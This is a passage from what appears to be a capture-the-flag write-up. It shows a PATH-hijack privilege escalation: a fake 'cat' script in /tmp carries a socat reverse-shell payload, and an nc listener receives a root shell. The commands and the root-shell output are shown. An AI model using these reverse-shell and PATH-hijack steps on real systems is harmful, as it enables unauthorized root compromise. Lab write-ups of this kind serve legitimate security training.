exec:/bin/sh,pty,stderr,setsid,sigint,sane" > cat
chmod +x cat
```

Finally, type `nc -lvp 5555` to start a listener on our local machine, and execute `sysinfo` once again. This results in execution of `/tmp/cat` before `/usr/local/sbin/cat`, executing our malicious script.

```
nc -lvp 5555
listening on [any] 5555 ...
10.10.10.185: inverse host lookup failed: Unknown host
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.185] 50448
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
```

The root flag is located in `/root/root.txt`.